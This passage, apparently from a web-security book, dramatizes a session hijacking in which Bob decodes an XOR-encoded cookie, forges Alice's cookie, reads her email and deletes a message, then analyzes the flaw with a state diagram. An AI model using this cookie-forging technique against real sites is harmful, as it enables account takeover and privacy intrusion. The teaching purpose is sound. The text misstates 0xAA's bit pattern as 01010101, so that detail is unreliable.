
Alice logs on to her Web-based e-mail service at http://ewebmail.example.com/ and decides to write a note to Charles accepting his invitation for a dinner and a movie that night. She is thrilled that she is finally meeting Charles in person! A simple Web-based e-mail service, eWebMail is much like the more popular Hotmail and Yahoo! Mail. The login mechanism used by eWebMail involves accepting a username and password via an HTML form, as shown in Figure 13-1.

Figure 13-1. Login screen of http://ewebmail.example.com/



Alice then quickly uses eWebMail's e-mail Compose screen to send a note to Charles, setting up a time and place for the evening's date. Figure 13-2 shows eWebMail's e-mail Compose screen and Alice's note to Charles.

Figure 13-2. Alice's note to Charles




After sending the note, Alice realizes that she's going to be late for her morning meeting. She rushes to get dressed and ready to tackle the morning rush hour traffic.

8:30 A.M.—Alice's Workplace

Alice walks into the lobby of her firm's office and is greeted by Nicole, the receptionist. Nicole and Alice are very good friends. Alice, in her excitement, tells Nicole that she is finally going to see Charles in person that evening. Just as Alice walks into the conference room, her coworker, Bob, walks into the lobby. After exchanging greetings, Nicole tells Bob about Alice's hot date for the evening. Bob slinks off to his office and tries to focus on the day's work. He is quite upset that someone is going to beat him to a date with Alice. After an hour, Bob finally decides to see if he can intercept Alice's e-mails and find out what's going on.

Bob knew that Alice used eWebMail's e-mail service for her personal e-mails. He decided that if he were to get access to Alice's e-mails, the first thing he would have to do is get an account set up at the same e-mail service that Alice uses. Last month, Bob had been to a security conference where two guys had talked about "Web hacking," and he was quite intrigued with that particular area of security. Signing up for eWebMail's free Web-based e-mail service was quite easy, and soon Bob was logging on to http://ewebmail.example.com/ for the first time to try out his new e-mail account: bob@ewebmail.example.com. The login mechanism is shown in Figure 13-3.

Figure 13-3. Bob logging onto http://ewebmail.example.com/



10:00 A.M.—Bob's Office

Bob carefully studied how eWebMail worked. The application was written in Java Servlets and Java Server Pages. The features offered by eWebMail were the same as those offered most Web-based e-mail services.

When Bob logged onto eWebMail, a program called Cookie Pal was displayed in the pop-up box shown in Figure 13-4.

Figure 13-4. Cookie Pal pop-up box



Cookie Pal is a shareware application that is available at http://www.kburra.net/. Bob uses it to monitor and control cookies sent by Web sites to his browser. In this case, eWebMail seems to have sent him a fairly long cookie string, with the name "uid."The value of "uid" seems to be encoded in hexadecimal. This cookie intrigued Bob. He had heard that many times Web-based applications use cookies to pass session identifiers back and forth during a Web session. Perhaps this cookie is also some sort of a session identifier for eWebMail, thought Bob.

The next thing that Bob did was signed up for more user accounts on eWebMail. He created accounts called "bob1," "bob2," and "bob3." Each time he logged in, he received a similar cookie string. After logging in four times as four different users, Bob had gathered four cookie strings:

```
bob@ewebmail.example.com
C8C5C8EACFDDCFC8C7CBC3C684CFD2CBC7DAC6CF84C9C5C7:1
bob1@ewebmail.example.com
C8C5C89BEACFDDCFC8C7CBC3C684CFD2CBC7DAC6CF84C9C5C7:1
bob2@ewebmail.example.com
C8C5C898EACFDDCFC8C7CBC3C684CFD2CBC7DAC6CF84C9C5C7:1
bob3@ewebmail.example.com
C8C5C899EACFDDCFC8C7CBC3C684CFD2CBC7DAC6CF84C9C5C7:1
```

When he had laid out the cookie strings and e-mail addresses in a tabular fashion, two thoughts almost immediately crossed Bob's mind:

- The number of hexadecimal "bytes" was exactly the same as the number of characters in the e-mail address.
- In the last three e-mail addresses, all the cookie values differed by only one byte, which was the fourth byte from the beginning. This corresponded to the numbers "1," "2," and "3" in the e-mail addresses.

Bob couldn't yet explain what the ":1" was at the end of the cookie value string. For the time being, it didn't seem to matter.

It would be too easy if the e-mail address was directly encoded in hexadecimal, Bob thought. Indeed, that wasn't the case because, if it were, the hexadecimal bytes would match the ASCII values of the characters in the e-mail address strings. Bob concluded that a simple encryption scheme had been used to encrypt the e-mail address and derive the cookie string from it. Looking at the encoded string patterns, Bob decided that the developers at eWebMail had used a weak form of XOR encryption. Quickly, he threw together a little Perl script to try XORing the cookie strings with all 256 combinations of a byte to see if any of them returned the e-mail address in its original form. Sure enough, Bob struck gold when he reached the character 0xAA. The cookie strings were derived by XORing every character in the e-mail address string with 0xAA, whose bit pattern is 01010101.


Armed with this knowledge, Bob was ready to try to hack into Alice's e-mail account. Bob also noticed that eWebMail set the cookie's expiration date and time to be one hour from the time that the cookie was set. In other words, a typical eWebMail login session would last for an hour if no activity occurred. If the browser stayed idle for an hour and some activity then occurred, the cookie wouldn't be replayed and the eWebMail application would automatically log off the user. To hack into Alice's e-mail account, Bob created an XOR encrypted cookie string from her e-mail address alice@ewebmail.example.com. The XOR operation involved:

```
a  l  i  c  e  @  e  w  e  b  m  a  i  l  .  e  x  a  m  p  l  e  .  c  o  m
61 6C 69 63 65 40 65 77 65 62 6D 61 69 6C 2E 65 78 61 6D 70 6C 65 2E 63 6F 6D
AA AA AA . . . . . (xor each byte)
CB C6 C3 C9 CF EA CF DD CF C8 C7 CB C3 C6 84 CF D2 CB C7 DA C6 CF 84 C9 C5 C7
```

11:00 A.M.—Bob's Office


Bob stepped out for a drink of water. He noticed that Alice was still busy with her meeting in the conference room. He smiled slyly and went back to his office and closed the door. He cleared the browser of all cookies and signed onto eWebMail as bob@ewebmail.example.com. The "uid" cookie was set, and soon he was viewing his Inbox, as shown in Figure 13-5.

Figure 13-5. bob@ewebmail.example.com's Inbox



He had one e-mail message. A quick look showed that it was a welcome message from the eWebMail service, as shown in Figure 13-6.

Figure 13-6. Bob's e-mail message list



He went back to the Inbox and looked at it for a while and then closed his Netscape window. Next, he opened his Netscape cookies file, cookies.txt, and searched for the cookie set by ewebmail.example.com. The cookie contained his encrypted "uid" value:


```
ewebmail.example.com        FALSE / FALSE 1020114192 uid
        C8C5C8EACFDDCFC8C7CBC3C684CFD2CBC7DAC6CF84C9C5C7:1
```

He then replaced the cookie value with the XOR encrypted version of alice@ewebmail.example.com. He left the trailing ":1" as is:

```
ewebmail.example.com        FALSE / FALSE 1020114192 uid
        CBC6C3C9CFEACFDDCFC8C7CBC3C684CFD2CBC7DAC6CF84C9C5C7:1
```


He then opened Netscape and sent a request for http://ewebmail.example.com/. Voila! He now saw Alice's Inbox screen on his browser, as shown in Figure 13-7.

Figure 13-7. Bob impersonating Alice




Alice had received three new e-mail messages that day. Bob clicked on the Inbox link to view Alice's message list. Figure 13-8 shows Alice's e-mail message list as it appeared on Bob's browser.

Figure 13-8. Alice's e-mail list as viewed by Bob



The second e-mail message, from Charles Le Tan "Re: Dinner and Movie," caught his interest. He opened the message, shown in Figure 13-9, and read it.

Figure 13-9. Alice's e-mail message from Charles




Charles Le Tan's message had arrived at 10:16 A.M, and was sitting in Alice's Inbox. Alice hadn't had a chance to check her personal e-mail yet. In the message, Charles suggested a different restaurant. In a brief moment of anger and unhappiness, Bob deleted Charles' reply to Alice and logged off the e-mail application. Alice will never get Charles's note to meet at the other restaurant.

12:30 P.M.—Alice's Office

The meeting lasted longer than usual. Alice got back to her office and decided to check her personal e-mail quickly before she left for lunch.

She logged onto her eWebMail account from her office computer and noticed that she had two messages waiting for her. Her Inbox screen is shown in Figure 13-10.

Figure 13-10. Alice checks her e-mail



The first was a message from her friend Tammy in Canada, who had sent her some pictures of her children. The other was a weekly newsletter from CNET, which she used to catch up on the latest developments in PC technology. She logged off and went to lunch.

9:30 P.M.—Bertolini's Italian Cuisine

After waiting for two hours, Alice acknowledged to herself that she had been stood up by Charles. Charles gave up on Alice after waiting until 9:00 P.M. at Las Brisas. Neither knew why the other never showed up.

Session Hijacking

Session hijacking isn't new to computer security. The term is most commonly used to describe the process of a TCP connection taken over by a sequence prediction attack. In such an attack, the attacker gains control of an already established TCP connection. When applied to Web application security, session hijacking refers to the takeover of a Web application session.

HTTP is a stateless protocol with its origins in information dissemination. Clients request a particular resource, which eventually is delivered by the server hosting that particular resource. The goal of the World Wide Web in its early days was to provide a uniform medium of information dissemination via HTTP and rendering of the information via HTML. The information could also be cross-referenced by using hyperlinks. As time went by, servers were developed with the ability to handle dynamically generated content and execute programs that generated HTML. Soon enough, the need for interactivity increased. Because of its ability to handle text and graphics, the browser took the place of a universal client. Small-scale applications began to be hosted on Web servers with the use of CGI scripting, which extended the ability of universal participation to all Internet users who had a browser. No longer was an underlying operating system an issue. So long as you had a browser, you could use the application. Application development went from a central mainframe–terminal based concept to the client-server model, and back to the central Web server–browser based concept again.

These days, Web application servers host complex applications, such as an entire office productivity suite. Microsoft Outlook for the Web is an example of delivering a fully featured e-mail client over a Web browser. Lotus Domino servers provide a Web interface that lets users perform more or less the same tasks as can be performed via a Lotus Notes client.

All multiuser applications embody the concept of a user session. Each user interacts with the application via a separate user session. The application keeps track of all who are currently using the application via sessions. This capability is essential for segregating user activity.

Despite rapid changes in Web server technology, the HTTP protocol remained the same. Currently, HTTP 1.1 is still the most widely used HTTP protocol. The greatest hurdle in designing and hosting Web-based applications is to get around the statelessness of HTTP. There are no standards governing how a Web-based application should provide its own state-maintaining mechanism over HTTP. Developers tackle state preservation in different ways. There are poor and good ways of approaching this problem, although both approaches result in a workable application. The poor ways of implementing session states lead to attacks such as session hijacking.


Postmortem of the Session Hijacking Attack

Let's revisit the Alice–Bob–Charles attack. Bob began his application session on eWebMail with his own identity. He had no idea what password Alice used. However, he was able to understand and eventually outwit the session state mechanism used by eWebMail. Halfway through his session, he replaced his user credentials with those of Alice, and impersonated her. Oversights and a lack of understanding about the problems caused by poor session management allowed this attack to take place.

Application State Diagrams

We can best describe what went wrong by preparing a state diagram of the eWebMail application, as shown in Figure 13-11. State diagrams are part of a branch of discrete mathematics called finite state automata or finite state machine theory. A thorough discussion of finite state automata is beyond the scope of this book.

Figure 13-11. State diagram of eWebMail



Each application has at least two states: a starting state and a terminating, or an ending, state. Whenever engaged with an application, a user is said to be in one or another of the various states of the application. In Figure 13-11, boxes with rounded corners denote states. Boxes with square corners denote processes that are internal to the application. States are interconnected by transition paths, taking the user from one state to another. Transitioning between two states shouldn't be possible if a transition path doesn't exist between them. This last statement is very important. In essence, a session hijacking attack makes use of a flaw that allows such illegal transitioning.


In the case of eWebMail, let's look at the state labeled Read E-mail. The user can reach this state only if she is already at the Inbox state. The user indicates to the application that she wants to transition from the Inbox state to the Read E-mail state by clicking on the Inbox hyperlink. Internally, the application processes the user's request and brings up the list of e-mails currently in the Inbox. This action causes the user to transition to the Read E-mail state. From the Read E-mail state, she has three possibilities—namely, to go back to the Inbox state, to go to the Reply to e-mail state, or to go to the Delete E-mail state.

Entry into the application is governed by the Start state. In this case, it is the Login state, which can be cleared only if the proper user credentials are supplied. When presented with the proper user credentials, the application creates a logical session. The session binds the user to the application and is responsible for keeping track of the user's state within the application. The session lasts until the End state is reached or an error occurs. In this case, the Logoff state terminates the user session. It is responsible for clearing any values stored for keeping track of the session. At this point, the user is no longer engaged with or connected to the application.

HTTP and Session Tracking

